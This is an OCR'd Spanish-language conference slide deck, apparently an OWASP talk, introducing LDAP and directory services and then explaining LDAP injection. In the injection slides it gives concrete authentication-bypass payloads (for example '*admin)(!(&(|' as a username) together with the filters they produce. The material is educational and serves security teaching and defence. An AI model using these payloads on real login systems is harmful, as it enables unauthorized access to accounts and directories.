LDAP Injection & Blind LDAP Injection

Chema Alonso
Microsoft Security MVP
Chema@informatica64.com

OWASP
The Open Web Application Security Project
http://www.owasp.org

Informática 64
Microsoft CERTIFIED Partner
www.informatica64.com
MVP Microsoft Most Valuable Professional

internet security auditors

Asociación de Técnicos de Informática

ps_testWare
Software Testing Services

Agenda

- Directorios y servicios de Directorio
- Introducción a LDAP
- Seguridad en LDAP
  - LDAP Injection
    - & LDAP Injection
    - | LDAP Injection
  - Blind LDAP Injection

¿Qué es un directorio?

- Palabra “poco” utilizada
- Una base de datos especializada en
  - Consulta de datos frente a actualización de datos
  - Realizar búsquedas específicas frente a listar resultados
- Una base de datos que tolera inconsistencias temporales entre sus réplicas
- Algo que utilizan casi todos los servicios y aplicaciones de red para almacenar la información de los usuarios.

¿Qué es un servicio de Directorio?

- Un protocolo de red para acceder a los directorios
- Suele incluir un esquema o patrón de la estructura del directorio para que sea posible la replicación y distribución de datos
- Pueden ser:
  - Locales: Proporcionan información de un contexto limitado y un único directorio
  - Globales: Proporcionan información distribuida entre varios directorios. (Ejemplo Servicio DNS)

Problemática de los directorios

- Aunque no sabemos muy bien que son, son imprescindibles en nuestras infraestructuras
- Son necesarios casi para cualquier aplicación o servicio de red.
- Su proliferación genera problemas:
  - Se multiplica el esfuerzo para generarlos
  - Se multiplica el esfuerzo para que gestionarlos
  - Se almacenan información duplicada
  - Se producen inconsistencias
  - Pobre experiencia de usuario
  - Problemas de seguridad

Estándares de directorio X.500

- Un conjunto de estándares sobre servicios de directorio
- Optimizado para operaciones de Lectura
- Estructura Jerárquica
- Esquema extensible
- Objetos con Clase y Atributos
- Espacio de nombres OID
- Herencia de Clase

¿Qué es LDAP?

- La definición de un protocolo sobre TCP/IP para acceso a directorios
- La implementación sencilla de DAP (OSI), creada en 1993 con la RFC 1487 para acceso a directorios X.500
- Se empezó a popularizar con la Versión 2 RFC 1777. Actualmente en Versión 3 RFC 4511
- Se desarrollo pensando en solventar la problemática generada por la proliferación de directorios.
- NO es un directorio ni una Base de datos ni un almacén de información

¿Qué problemas resuelve?

- Unificación de Directorios
  - Normalización de los datos
  - Gestión consistente y centralizada
  - Mejor y mas consistente experiencia de usuario
  - Seguridad
- ¿Como?
  - Diseñado para albergar directorios de propósito general
  - Protocolo Sencillo
  - Arquitectura distribuida
  - Seguridad (Versión 3. Acceso-TLS, Autenticación-SASL)
  - Estándar abierto.
  - Solicitud de funcionalidad y esquema
  - Internalización (UTF-8)


Funcionamiento

- Servidor
  - Debe de proporcionar información estándar de su "RootDSA"
  - Escucha en el puerto 389 (636 vía SSL)
  - Puede negociar o requerir seguridad
- Cliente
  - Primero se ha de conectar al servidor LDAP
  - Recibe del Servidor un Mensaje de Resultado estándar
- Mensaje
  - Hace que todas las comunicaciones sean uniformes
  - El ID del mensaje mantiene el registro del cliente y solicitud
  - Detalles de control opcionales
- Las solicitudes que realiza el cliente son Conexión, Añadir, Buscar, Borrar y Modificar


Expansión de LDAP

- Implementado por:
  - Active Directory- Microsoft (ADAM)
  - Novell Directory Services-Novell
  - iPlanet
  - OpenLDAP
  - Red Hat Directory Server
- Esta en cualquier organización que utilice alguno de estas soluciones.
- Como directorio de validación para muchos entornos WEB.

ADAM


ldap://80.81.106.148:983/O=Retohacking4??base?
File Edit View Tools Help
Browser root
ADAM
OU=Impresoras
CN=Impresora_1
CN=Impresora_12
CN=Impresora_22
CN=Impresora_32
CN=Impresora_63
CN=Impresora_76
CN=LostAndFound
CN=NTDS Quotas
CN=Roles
CN=Administrators
CN=Readers
CN=Users
OU=Terminales
CN=Terminal_1
CN=Terminal_2
CN=Terminal_21
CN=Terminal_3
CN=Terminal_43
CN=Terminal_51
OU=Usuarios
CN=Arvin Sloane SD6
OpenLDAP
Name Value Type Size
OU Impresoras entry 221
CN LostAndFound entry 233
CN NTDS Quotas entry 0
CN Roles entry 204
OU Terminales entry 221
OU Usuarios entry 215
objectClass top text attribute 3
objectClass organization text attribute 12
o RetoHacking4 text attribute 12
distinguishedName O=RetoHacking4 text attribute 14
instanceType 5 text attribute 1
whenCreated 20070827145326.0Z text attribute 17
whenChanged 20070827145326.0Z text attribute 17
uSNCreated 8196 text attribute 4
uSNChanged 8210 text attribute 4
name RetoHacking4 text attribute 12
objectGUID A6 0E 10 28 31 18 8A 4D B6 44 D8 CD E4 EC 5A ... binary attribute 16
wellKnownObjects B:32:A9D1CA15768811D1ADED00C04FD8D5CD:CN=Rol... text attribute 61
wellKnownObjects B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS ... text attribute 67
wellKnownObjects B:32:AB8153B7768811D1ADED00C04FD8D5CD:CN=Lost... text attribute 68
wellKnownObjects B:32:18E2EA80684F11D2B9AA00C04F79F805:CN=Delete... text attribute 71
objectCategory CN=Organization,CN=Schema,CN=Configuration,CN... text attribute 84
msDs-masteredBy CN=NTDS Settings,CN=OCTOPUS$RetoHacking4,CN... text attribute 146
createTimeStamp 20070827145326.0Z operational attribute 17
modifyTimeStamp 20070827145326.0Z operational attribute 17
subSchemaSubEntry CN=Aggregate,CN=Schema,CN=Configuration,CN={... operational attribute 81
Successfully connected to 80.81.106.148
Messages
Ready. For Help, press F1
CN=Arvin Sloane SD6,OU=Usuarios,O=RetoHacki
Schema loaded

OpenLDAP


ldap://www.openldap.com:389/??base?
File Edit View Tools Help
Browser root
ADAM
OpenLDAP
dc=OpenLDAP
cn=Directory Manager
ou=People
uid=kurt
uid=kdz
uid=hyc
uid=venaas
ou=Groups
Name Value Type Size
dc OpenLDAP entry 269
objectClass top text attribute 3
objectClass OpenLDAProotDSE text attribute 15
structuralObjectClass OpenLDAProotDSE operational attribute 15
configContext cn=config operational attribute 9
namingContexts dc=OpenLDAP,dc=org operational attribute 18
monitorContext cn=Monitor operational attribute 10
supportedControl 2.16.840.1.113730.3.4.18 operational attribute 24
supportedControl 2.16.840.1.113730.3.4.2 operational attribute 23
supportedControl 1.3.6.1.4.1.4203.1.10.1 operational attribute 23
supportedControl 1.2.840.113556.1.4.1340 operational attribute 23
supportedControl 1.2.840.113556.1.4.1413 operational attribute 23
Successfully connected to 80.81.106.148
Messages
Ready. For Help, press F1
Anonymous
Schema loaded

Resumen LDAP

- LDAP: Base de datos Jerarquica
  - Clases
  - Objetos
  - Herencia
  - Contenedores
- Búsqueda: LDAP Search Filters

RFC: 4515

filter = LPAREN filtercomp RPAREN
filtercomp = and / or / not / item
and = AMPERSAND filterlist
or = VERTBAR filterlist
not = EXCLAMATION filter
filterlist = 1*filter
item = simple / present / substring / extensible
simple = attr filtertype assertionvalue
filtertype = equal / approx / greaterorequal / lessorequal
equal = EQUALS
approx = TILDE EQUALS
greaterorequal = RANGLE EQUALS lessorequal = LANGLE EQUALS

AND LDAP Injection

(&(attribute1=value1)(attribute2=value2))

Ejemplo:


(&(directory=documents)(securitylevel=low))

Inyección

(&(directory=files)(securitylevel=))*

(&(directory=documents)(securitylevel=low))

AND LDAP Injection



OR 1=1 en LDAP en 1 filtro

(&(uid=valor_usuario)(webpassword=valor_password))

Valor_usuario = *admin)(!(&(|*

Valor password = *any))*

(&(uid= admin)(!(&(|)(webpassword= any))))

OR 1=1 en LDAP en 2 filtros

(&(uid=valor_usuario)(webpassword=valor_password))

Valor_usuario = *admin))(|(|*

Valor password = *any*

(&(uid= admin))(|(|)(webpassword= any))

OR 1=1 en LDAP en 1 filtro y pico

(&(uid=valor_usuario)(webpassword=valor_password))


Valor_usuario = *admin)*

Valor password = *any*


(&(uid= admin)) (webpassword= any))

AND LDAP Injection

AND LDAP Injection



AND LDAP Injection



OR LDAP Injection

(|(attribute1=value1)(attribute2=value2))

